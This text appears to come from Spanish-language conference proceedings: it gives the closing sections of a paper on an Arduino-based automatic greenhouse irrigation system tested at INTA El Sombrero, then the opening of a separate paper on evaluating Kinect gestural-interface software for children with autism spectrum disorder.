De acuerdo con lo descrito anteriormente, se ha seleccionado una solución del tipo arquitectura cliente-servidor que estará compuesta por diferentes módulos (ver Fig. 2). Por un lado se encuentra el Módulo de Gestión, que estará compuesto por los siguientes cinco componentes: el Monitor de Humedad del Suelo, el Proceso de Control de Humedad, el Proceso de Control de válvula, el Monitor de Estado de válvula y el Proceso de Comunicación. Por otro lado los Módulos de Servicios Web (Interfaz de usuario e Interfaz con el controlador) estarán alojados en un servidor de tecnología Linux y procesarán peticiones de los clientes y comunicarse con el Módulo de base de datos. Finalmente el Módulo de base de datos será el que guarde la información obtenida por los sensores y las configuraciones generadas por los usuarios.




Fig. 2. Arquitectura cliente-servidor del PEGRA.

En la Fig. 3 se indican los procesos que componen el Módulo de Gestión. El Monitor de humedad del suelo será el encargado de tomar mediciones periódicas de los sensores YL-69, los valores obtenidos serán comparados en el proceso de control de humedad con los parámetros de humedad máxima y mínima establecidos por el usuario. El proceso de control de válvula es el encargado de encender o apagar la válvula de agua. Por otro lado el proceso de comunicación se encarga de enviar de forma periódica los datos procesados por el control de humedad y los eventos registrados en el monitor de estado de válvula. Además este proceso establece una comunicación periódica con la interfaz de controlador del servidor Web para obtener los ajustes de riego de la base de datos.




Fig. 3. Arquitectura del módulo de gestión del PEGRA.

Para el Módulo de Gestión se ha seleccionado el microcontrolador Arduino UNO. De acuerdo con las referencias estudiadas en la Tabla 2, este microcontrolador ha demostrado ser confiable. Además se utilizarán sensores YL-69 para realizar la medición de humedad del suelo por resistividad eléctrica. Para las mediciones de temperatura y humedad relativa del ambiente se utiliza el sensor DHT11, este sensor es apto para las condiciones ambientales de la región ya que el rango de temperaturas que puede obtener oscila entre los 0 y 50 grados Celsius con una precisión de ± 2 grados [17]. También se utilizará una electroválvula Rain Bird 100 DVF accionada por un módulo Relay.

3.1. Metodología de desarrollo

Para la construcción de la solución se ha utilizado el modelo Scrum. Este es un proceso en el que se aplican de manera regular un conjunto de buenas prácticas para trabajar colaborativamente, en equipo, y obtener el mejor resultado posible de un proyecto.

En Scrum se realizan entregas parciales y regulares del producto final, priorizadas por el beneficio que aportan al receptor del proyecto. Por ello, Scrum está especialmente indicado para proyectos en entornos complejos, donde se necesita obtener resultados pronto, donde la innovación, la competitividad, la flexibilidad y la productividad son fundamentales.

En Scrum un proyecto se ejecuta en bloques temporales cortos y fijos (iteraciones que normalmente son de 2 semanas). Cada iteración tiene que proporcionar un resultado completo, un incremento de producto final que sea susceptible de ser entregado con el mínimo esfuerzo al cliente cuando lo solicite [18].

Las actividades que se llevan a cabo en Scrum son las siguientes:

Planificación de la iteración

El primer día de la iteración se realiza la reunión de planificación de la iteración. Tiene dos partes:

Selección de requisitos: El cliente presenta al equipo la lista de requisitos priorizada del producto o proyecto. El equipo pregunta al cliente las dudas que surgen y selecciona los requisitos más prioritarios que se compromete a completar en la iteración, de manera que puedan ser entregados si el cliente lo solicita.

Planificación de la iteración: El equipo elabora la lista de tareas de la iteración necesarias para desarrollar los requisitos a que se ha comprometido. La estimación de esfuerzo se hace de manera conjunta y los miembros del equipo se auto asignan las tareas.

Ejecución de la iteración

Cada día el equipo realiza una reunión de sincronización de 15 minutos como máximo. Cada miembro del equipo inspecciona el trabajo que el resto está realizando (dependencias entre tareas, progreso hacia el objetivo de la iteración, obstáculos que pueden impedir este objetivo) para poder hacer las adaptaciones necesarias que permitan cumplir con el compromiso adquirido. En la reunión cada miembro del equipo responde a tres preguntas:

¿Qué he hecho desde la última reunión de sincronización?

¿Qué voy a hacer a partir de este momento?

¿Qué impedimentos tengo o voy a tener?

Inspección y adaptación

El último día de la iteración se realiza la reunión de revisión de la iteración. Tiene dos partes:

Demostración: El equipo presenta al cliente los requisitos completados en la iteración, en forma de incremento de producto preparado para ser entregado con el mínimo esfuerzo. En función de los resultados mostrados y de los cambios que haya habido en el contexto del proyecto, el cliente realiza las adaptaciones necesarias de manera objetiva, ya desde la primera iteración, re planificando el proyecto.

Retrospectiva: El equipo analiza cómo ha sido su manera de trabajar y cuáles son los problemas que podrían impedirle progresar adecuadamente, mejorando de manera continua su productividad.

Teniendo esto en cuenta se han planificado cinco fases incrementales, tal y como se describe a continuación:

En la primera fase se ha realizado la planificación, el desarrollo y testeo del prototipo del Módulo de gestión de

riego estático. Esta funcionalidad permite al usuario configurar la gestión de riego por tiempo.

En una segunda fase se ha diseñado la estructura y se ha creado la base de datos relacional con la cual mantener los datos de gestión. En la tercera fase se diseñó y desarrolló la interfaz entre la base de datos y el Módulo de Gestión con la tecnología API Rest [19].

En la cuarta fase se ha diseñado, desarrollado y probado un nuevo prototipo del Módulo de Gestión que incorpora las funcionalidades de gestión automática de riego. En una quinta y última fase se ha desarrollado la interfaz web de usuario. Esta interfaz permite que el usuario pueda gestionar la configuración de riego y ver los valores actuales de las variables del microclima dentro del invernáculo, así como también los datos históricos del mismo.



Fig. 4. Configuración de riego Automático.

La plataforma web de PEGRA presenta dos modalidades para configurar el riego, que se corresponden con las dos formas de gestión del riego que permite el sistema. Una configuración de riego automático (ver Fig. 4) y otra configuración de riego manual (ver Fig. 5).




Fig. 5. Configuración de riego manual.

4. Implementación del planificador en INTA – El Sombrero

Una vez construido el prototipo funcional se planificó su uso en el ámbito académico de la Estación Experimental INTA – El Sombrero. Como se ha descrito en la sección 2, este prototipo se utilizará en el marco de los proyectos de investigación del grupo de forrajes, en sus invernáculos experimentales.

La implantación del prototipo fue realizada en 4 pasos. En el primer paso se instalaron las tuberías, válvulas y aspersores de agua. Se diseñó una estructura formada por 3 secciones de caños de polipropileno, válvulas y aspersores (ver Fig. 6) conectados a una fuente de agua suministrada por un tanque de 25 metros de altura. Uno de los puntos a tener en cuenta aquí fue asegurar el caudal y la presión del agua para lograr un riego eficaz. Para ello se realizaron los cálculos correspondientes a la demanda de presión y caudal [20] para cada sección como se muestra en la Tabla 3.




Fig. 6. Esquema de tuberías de agua.

Tabla 3. Cálculo de la demanda de presión y caudal de las tuberías.

Tuberías	Sección 1	Sección 2	Sección 3
Presión de operación	2 bares	2 bares	2 bares
Diámetro de la tubería	½"	1"	1"
Caudal	0,88 m ³ /h	2,51 m ³ /h	2,51 m ³ /h
Velocidad	1,25 m/s	1,25 m/s	1,25 m/s

En el segundo paso de implantación del prototipo se instalaron los elementos de comunicación para el proceso de gestión de la comunicación descrito en la Fig. 3. Para asegurar la correcta comunicación entre el módulo interfaz de controlador y la placa controladora se utilizó una conexión cableada Ethernet con UTP a un Router conectado a Internet por Banda Ancha (ver Fig. 7).




Fig. 7. Infraestructura de comunicación.

El paso 3 fue el montaje de la placa Arduino junto a la fuente de alimentación dentro de un panel protector, para evitar la exposición a la humedad y la radiación solar que reducen la vida útil de los componentes.

Finalmente, en el cuarto paso se instaló el panel con la placa Arduino en el invernáculo junto con el sensor DHT11 y los sensores de humedad del suelo. La elección del esquema (Ver Fig. 8) sigue las siguientes premisas:

- Obtener medidas representativas de la humedad del suelo. Para esto se dividió la parcela en cuadrantes y se ubicó un sensor YL-69 en el centro de cada cuadrante.
- Obtener temperatura y humedad del ambiente dentro del invernáculo: El sensor DHT11 se instaló en la parte más alta del invernáculo.




Fig. 8. Distribución de sensores

La gestión web se realizó configurando las parcelas del invernáculo. En este caso fueron dos parcelas. En la primera se probó la configuración de riego automático con los siguientes parámetros: 50% de humedad del suelo media (Fig. 4). El sistema logró estabilizar la humedad

del suelo en 50%. En la Fig. 9 se pueden ver los resultados.




Fig. 9. Resultados de la gestión de riego automática.

Asimismo, en la segunda parcela se probó la configuración de riego manual (estático) a un ritmo de 15 minutos de riego, 5 veces al día (Fig. 5). Los resultados pueden verse en la Fig. 10. El ritmo de riego manual fue aumentando la humedad relativa hasta el 75% aproximadamente, donde tendió a estabilizarse.




Fig. 10. Resultados de la gestión de riego manual.

En la Tabla 4 se analiza el grado de cumplimiento de cada requisito establecido previamente en la Tabla 1 y se incluyen oportunidades de mejora como posibles trabajos futuros.

Tabla 4. Cumplimiento de los requisitos del sistema.

Ref.	Cumplimiento	Oportunidades de mejora
RF_1	Completado	No detectadas.
RF_2	Completado	No detectadas.
RF_3	Completado	No detectadas.
RF_4	Completado	No detectadas.
RF_5	Completado	No detectadas.

Ref.	Cumplimiento	Oportunidades de mejora
RF_6	Completado	No detectadas.
RF_7	No Completado	Incorporar un módulo SD al microprocesador.
RF_8	No Completado	Mejorar el control de acceso al servicio web. Mejorar la usabilidad.
RF_9	Completado	Posibilidad de graficar los sectores.
RF_10	Completado	No detectadas.

5. Conclusiones y Trabajos Futuros

A lo largo de este trabajo se construyó el Planificador Embebido para la Gestión de Riego Automático (PEGRA) que tuvo en cuenta dos tipos de riego: manual y automático; y una arquitectura capaz de ser ampliada a mayor cantidad parcelas controladas.

Asimismo, el uso de una metodología Iterativa e Incremental mejoró la comunicación con el usuario final logrando una solución más acorde a sus necesidades. Además el cliente obtuvo prototipos funcionales desde los primeros incrementos del desarrollo.

Para la construcción del prototipo se trabajó con un equipo interdisciplinario, con expertos en las áreas de sistemas de información, electrónica y con una experta en el área de aplicación. Esto facilitó el desarrollo de un prototipo que cuenta con características adecuadas en cuanto al desarrollo del software, el uso adecuado de los sensores y actuadores, y la configuración adecuada de una interfaz útil.

Los resultados se ajustan a las dos siguientes líneas:

A través del trabajo en equipo interdisciplinario se logró contribuir al conocimiento integral y las relaciones con la naturaleza del problema. Además de contribuir con la autoformación de los miembros del equipo y la participación individual, colectiva e integral en el proyecto [21].

La aplicación de una metodología iterativa e incremental permitió obtener prototipos funcionales desde etapas tempranas del proyecto [18]. Esto además permitió gestionar de manera natural los cambios de requerimientos que surgieron durante el desarrollo de las funcionalidades.

Como trabajo futuro se abordarán las mejoras propuestas por los requerimientos que no se cumplieron conforme se habían propuesto en el inicio del proyecto. Para ello, al finalizar el proyecto se realizó una reunión del tipo Planning Poker [22] para priorizar las oportunidades de mejora de manera grupal [21]. Las dos actividades prioritarias fueron las siguientes: se incorporarán al Módulo de Gestión una tarjeta SD para asegurar la perdurabilidad de los datos y se implementará los roles de usuario para la aplicación web.

Además el uso del prototipo demostró que el riego por aspersión no es uniforme ya que las humedades del suelo que se registraron tienden a ser mayores en los bordes de las áreas regadas y van disminuyendo hacia el centro, lugar donde el riego es escaso. Por lo que se concluye que el riego por aspersión presenta una gran deficiencia respecto del riego por goteo.

6. Agradecimientos

A la Dra. Silvana Ferrari de la Estación Experimental INTA – El Sombrero y al Proyecto de Investigación "Métodos y herramientas para la calidad del software". PI "F010" SGCyT FaCENA – UNNE.

7. Referencias

- Food and Agriculture Organization of the United Nations. www.fao.org. [En línea] 2010. [Citado el: 30 de Mayo de 2017.] <http://www.fao.org/3/a-bp551s.pdf>.
- Modelo a escala de un sistema de riego automatizado, alimentado con energía solar fotovoltaica: nueva perspectiva para el desarrollo agroindustrial colombiano. MARTÍNEZ, Germán Arturo López, MORENO, Flor García y FIERRO, Juan Bedoya. 2014, Revista Tecnura, Vol. 17, págs. 33-47.
- Castro Silva, Juan Antonio. Sistema de riego autónomo basado en la internet de las cosas. Neiva, Colombia: s.n., 2016.
- Escalas Rodríguez, Gabriel. Diseño y desarrollo de un prototipo de riego automático controlado con Raspberry Pi y Arduino. Barcelona, España: s.n., 2014.
- Escamilla Martínez, Fernando. Automatización y telecontrol de sistema de riego. Gandía, España: s.n., 2016.
- Hernandez Garcia, C. Itzel. Diseño de un sistema automatizado de riego para el cultivo de tomate y pimiento bajo invernadero. Xalapa Enríquez, México: Diciembre de 2014.
- An Intelligent Smart Irrigation System Using WSN and GPRS Module. Manimaran , P. . 6, 2016, International Journal of Applied Engineering Research, Vol. 11, págs. 3987-3992.
- Instituto Nacional de Tecnología Agropecuaria. INTA. [En línea] 2013. [Citado el: 12 de Junio de 2017.] <http://inta.gob.ar/proyectos/PNAGUA-1133043>.
- Rawson, Howard M. y Gómez Macpherson, Helena. Descripción de los problemas y soluciones - Factores ambientales. Trigo regado. Manejo del cultivo. Roma : Food and Agriculture Organization of the united Nations, 2001.
- Ministerio del Interior, Obras Publicas y Viviendas. www.mininterior.gov.ar. [En línea] 2016. [Citado el: 02 de 05 de 2017.]
- INTA. Instituto Nacional de Tecnología Agropecuaria. [En línea] [Citado el: 28 de Junio de 2017.] http://climayagua.inta.gob.ar/que_es_el_fenomeno_el_niño.

12. Magrin, Graciela, y otros, y otros. Instituto Nacional de Tecnología Agropecuaria. [En línea] Abril de 2003. [Citado el: 28 de Junio de 2017.] http://climayagua.inta.gob.ar/sites/default/files/cambiocli/Vulnerabilidad_Produccion_Agricola_Region_Pampeana.pdf.
13. Instituto Nacional de Tecnología Agropecuaria. Inta.gob.ar. [En línea] 2016. [Citado el: 30 de Mayo de 2017.] <http://inta.gob.ar/sites/default/files/intapresentacionespanol.pdf>.
14. Pereira, Luis Santos, y otros, y otros. Riego localizado. El riego y sus tecnologías. Albacete, España : Europa-América, 2010, págs. 229 - 231.
15. Sommerville, Ian. Software Embebido. Ingeniería de Software. Naucalpan de Juárez, Estado de México : Pearson Educación, 2011, págs. 540 - 554.
16. Martin, Edward C. The University of Arizona College of Agriculture and Life Sciences. [En línea] Enero de 2017. [Citado el: 26 de Junio de 2017.] https://extension.arizona.edu/sites/extension.arizona.edu/files/pubs/az1220s-2017_0.pdf.
17. D-Robotics UK. www.droboticonline.com. [En línea] 30 de Julio de 2010. [Citado el: 26 de Junio de 2017.] <http://www.micropik.com/PDF/dht11.pdf>.
18. Albaladejo, Xavier, y otros. Proyectos Ágiles. [En línea] 2008. [Citado el: 29 de septiembre de 2017.] <https://proyectosagiles.org>.
19. Marqués, Asier. Asiermarques.com. [En línea] 11 de Abril de 2013. [Citado el: 27 de Junio de 2017.] <http://asiermarques.com/2013/conceptos-sobre-apis-rest/>.
20. Comeval Valve System, S.L. y CIA. www.comeval.es. [En línea] Agosto de 2012. [Citado el: 27 de Junio de 2017.]
21. Pizarro Aguilar, Roxana. BINASSS. [En línea] [Citado el: 29 de Junio de 2017.] <http://www.binasss.sa.cr/bibliotecas/bhp/cupula/v8n17/art3.pdf>.
22. Romeu, Alberto. Albertoromeu.com. Albertoromeu.com. [En línea] 9 de Octubre de 2014. [Citado el: 30 de Junio de 2017.] <http://albertoromeu.com/scrum-planning-poker/>.

Impacto en el Aprendizaje de Niños con TEA: Kinems como Herramienta de Evaluación

Contreras Víctor Hugo, Fernandez Daniel Alejandro
CAETI - Centro de Altos Estudios en Tecnología Informática
Facultad de Tecnología Informática
Universidad Abierta Interamericana
Av. Montes de Oca 745
(C1270AAH) - Ciudad Autónoma de Buenos Aires
Tel: 54 11 4301-5240 / 5323
victor.contreras@uai.edu.ar, daniel.fernandez@uai.edu.ar

Resumen

El trastorno del espectro autista (TEA) es una alteración del desarrollo que se especifica por deficiencias cualitativas en la comunicación y en la interacción social, comportamiento caracterizado por patrones repetitivos y estereotipados. Los niños con TEA, como también otros niños que no padecen este trastorno, presentan una afinidad por las Tecnologías de la Información y la Comunicación (TIC) [1]. Este proyecto tiene como objetivo mejorar la forma en que aprenden los niños que padecen TEA. Para ello se debe realizar un análisis y apreciación del estado del arte de las aplicaciones de software existentes vinculadas al trastorno, proponiendo un método de evaluación, para luego poder ponderar las ventajas y desventajas de cada una y, finalmente, seleccionar cuál de ellas es conveniente como complemento educativo, social y cognitivo.

1. Introducción

Los trastornos del espectro autista son un grupo de discapacidades del desarrollo que pueden conllevar problemas significativos de tipo social, comunicativo y conductual. El autismo es una patología que dificulta la comunicación y se presenta en distintos grados de gravedad. Suele aparecer durante los tres primeros años de vida y es cuatro veces más frecuente en los varones de todos los grupos étnicos, sociales y económicos.

Las personas que lo padecen pueden manifestar movimientos repetitivos, inusual apego a objetos y resistencia al cambio de rutinas. En algunos casos, muestran comportamientos agresivos o autoagresivos. Estos síntomas suelen ser confundidos, al momento del diagnóstico, con retardo mental, incapacidad de aprendizaje o problemas de audición.

Según estadísticas publicadas por Centers for Disease Control and Prevention (CDC), estiman que 1 de cada 68 niños nacidos a partir de 2002 son diagnosticados con trastorno del espectro autista (Tabla 1). Es alarmante que con el pasar de los años más personas son diagnosticadas con este tipo de trastorno. No está claro en qué medida este incremento se debe a una definición de TEA más amplia o a que han mejorado los esfuerzos de diagnóstico. Sin embargo, no se puede descartar un incremento real en el número de personas afectadas. Creemos que el aumento en el número de diagnósticos es probablemente el resultado de una combinación de estos factores.

Tabla 1. Casos identificados de TEA según CDC entre el año 2000 y 2012.

Año de relevamiento	Año de nacimiento	Índice de ocurrencia
2000	1992	1 en 150
2002	1994	1 en 150
2004	1996	1 en 125
2006	1998	1 en 110
2008	2000	1 en 88
2010	2002	1 en 68
2012	2004	1 en 68

En el ámbito escolar existen niños con necesidades educativas especiales, dentro de estos se encuentran estudiantes con TEA, con peculiaridades a conocer y tener en cuenta para llevar a cabo una intervención acertada y eficiente. Puesto que en la escuela se desarrolla una parte importante de la vida de los niños; para favorecer la evolución personal y social del alumnado es preciso que la intervención psicoeducativa ofrezca respuestas a las necesidades individuales aportando el apoyo necesario en la instrucción académica y favoreciendo, también, la integración en su grupo de iguales.

Los niños con TEA, como también otros niños que no padecen este trastorno, presentan una afinidad por las TICs [1] y su aplicación es de gran ayuda para fomentar, mediante juegos, la inclusión del niño en el universo simbólico teniendo como punto principal el valor del juego enunciado por Jean Piaget en su Teoría Estructuralista [2]. Dicha inclusión en el universo simbólico es buscada y utilizada actualmente por especialistas en estos tipos de trastornos y la tecnología puede acelerar dicha búsqueda.

2. Propuesta

La presente investigación tiene como objetivo principal mejorar el aprendizaje mediante el uso de interfaces gestuales como un complemento a las distintas técnicas educativas convencionales. Para ello se propone la utilización de un método de evaluación para dichas interfaces de usuario y de algunas de las distintas herramientas informáticas que existen para complementar los tratamientos de niños que padecen TEA, como también fortalecer el aprendizaje en el ámbito educativo y social.

Para llegar a conclusiones, primeramente, se han investigado y analizado trabajos relacionados sobre la implementación de software para niños que padecen TEA, como así también, se han catalogado diferentes propuestas de software orientados a complementar su tratamiento.

Mediante el uso del tipo de interfaces gestuales propuestas, se evita el contacto físico con dispositivos tradicionales como el mouse, teclado, joystick, etc. ya que permite que, a través de los movimientos corporales del niño, este pueda interactuar con la aplicación de software logrando que la experiencia sea de manera natural e intuitiva.

De acuerdo con el inventario expuesto por el profesor Ángel Rivière [8], el cual indica que algunos de los síntomas que conforman el TEA se refieren al apego inapropiado a objetos, poco o nulo contacto visual y la aceptación a los juegos, por lo que creemos, las interfaces gestuales de usuario pueden ser de vital importancia para complementar y mitigar estas disfunciones.

El objetivo subyacente es que las actividades que suministran las aplicaciones de software, es lograr lo que se denomina “juego simbólico”. El juego simbólico es, por tanto, una forma propia del pensamiento infantil y si, en la representación cognitiva, la asimilación se equilibra con la acomodación, en el juego simbólico la asimilación prevalece en las relaciones del niño con el significado de las cosas y hasta en la propia construcción de lo que la

cosa significa. De este modo el niño no sólo asimila la realidad, sino que la incorpora para poderla revivir, dominarla o compensarla.

Las pruebas de implementación concretas se realizarán en la Escuela Especial nro. 501 que pertenece a la educación pública estatal, Educación Especial Nivel Inicial, Educación Especial Primaria, Ayuda a la Integración Escolar de José C. Paz y en la Asociación Senderos, centro de diagnóstico y asistencia infanto juvenil en salud mental y educación.

3. Definición de tecnologías

En párrafos anteriores, se menciona la terminología interfaz gestual de usuario y su aplicación práctica. Una de las implementaciones más utilizadas en el mercado, es el sensor Kinect de Microsoft, sus componentes, características y el kit de desarrollo de software disponible para su programación.

En el presente trabajo, se presentan distintos prototipos investigados y desarrollados con Microsoft Kinect y Windows SDK oficial y, además, se describen las características de dichos prototipos aplicados en el ambiente TEA.

La interacción entre el hombre y la computadora (HMI – Human Machine Interface) ha sido siempre un objetivo decisivo para el desarrollo desde que se inventaron estas. Desde las primeras computadoras, que solo proporcionan la interacción a través de una interfaz compleja, que constaban de botones y sistemas de luces como la única información al usuario, las interacciones hombre-máquina pasaron por una evolución significativa desde interfaces de líneas de comando hasta la interfaz gestual de usuario.

Interfaz gestual de usuario es aquella en las que se interactúa con un sistema o aplicación de software sin utilizar controles de mando o dispositivos de entrada convencionales tales como el mouse, teclado, touchpad, joystick, y otros [5]. En su lugar, una serie de sensores capturan los movimientos generados por las personas, llamados movimientos gestuales, como mover las manos u otra parte del cuerpo, y hacen que mediante dicha captura se pueda controlar una aplicación, tal como se muestras en las imágenes 1 y 2 correspondientemente.



Imagen 1. Sensor Microsoft Kinect



Imagen 2. Sensor Microsoft Kinect

Se hará uso del dispositivo de interfaz gestual de usuario Kinect para Xbox 360, o simplemente Kinect. Se trata de un controlador de juego libre y entretenimiento creado por Alex Kipman, desarrollado por Microsoft para la videoconsola Xbox 360 [6], y desde junio del 2011 para PC a través de Windows 7 y Windows 8. Kinect permite a los usuarios controlar e interactuar con la consola mediante una interfaz natural de usuario que reconoce gestos, comandos de voz, objetos e imágenes.

La realidad aumentada es otro concepto que se aplica en el presente trabajo. Se emplea para definir una visión a través de un dispositivo tecnológico, directa o indirecta, de un entorno físico del mundo real, cuyos elementos se combinan con elementos virtuales para la creación de una realidad mixta en tiempo real [7]. Consiste en un conjunto de dispositivos que añaden información virtual a la información física ya existente, complementa una parte sintética virtual a lo real. Esta es la principal diferencia con la realidad virtual, puesto que no sustituye la realidad física, sino que sobreimprime los datos informáticos al mundo real. Actualmente, las interfaces naturales de usuario proporcionan una experiencia atrayente respecto a entornos de realidad aumentada, aunque desarrollar aplicaciones con esta tecnología no está al alcance de todos los usuarios.

4. Desarrollos de software relacionados

En línea a este trabajo de investigación se relevaron las necesidades en el ámbito educativo para buscar las herramientas informáticas que satisfaga la funcionalidad buscada; se clasificó material informático que cubrió las necesidades pertinentes, especialmente para el aprendizaje de aquellos conceptos en los que los niños con el trastorno de espectro autista pueden presentar dificultades importantes, como son las habilidades sociales, comunicativas, relaciones interpersonales, imaginación, reconocimiento de emociones y trabajo en habilidades de lectura mental.

Por otra parte, los desarrollos informáticos son más adecuados para nuestros intereses, los entornos gráficos que reducen cada vez más los contenidos lingüísticos a favor de más iconos y gráficos, la tecnología multimedia con muchos apoyos multisensoriales, hacen que cada vez sea una herramienta más factible para nuestros niños que padecen el trastorno, aunque hay que tener en cuenta que los programas existentes alrededor del mundo son muchos y demanda una labor comprometedora para la evaluación, análisis, estudio y ejecución para su aplicación en el entorno propiamente dicho.

En cuanto a la Comunicación, las tecnologías de la información y la comunicación ofrecen muchas posibilidades para las personas con TEA, tanto en el plano expresivo como receptivo; los últimos desarrollos informáticos son más adecuados para ellos, los entornos gráficos que reducen cada vez más los contenidos lingüísticos a favor de más iconos y gráficos, la tecnología multimedia con muchos apoyos multisensoriales, hacen que cada vez sea una herramienta más asequible.

Con personas autistas no-verbales o con grandes dificultades para la expresión verbal, pueden utilizarse para la elaboración de agendas personales, relojes de actividades, y todo uso de pictogramas, dibujos, entre otros, que sirvan para facilitar la comprensión del ambiente y la comunicación con el mismo. En el caso de los autistas de alto nivel y/o aquellos con Síndrome de Asperger, las tecnologías de la información y la comunicación, y en concreto Internet, están resultando un canal de comunicación y socialización que aportan un valor agregado imponderable.

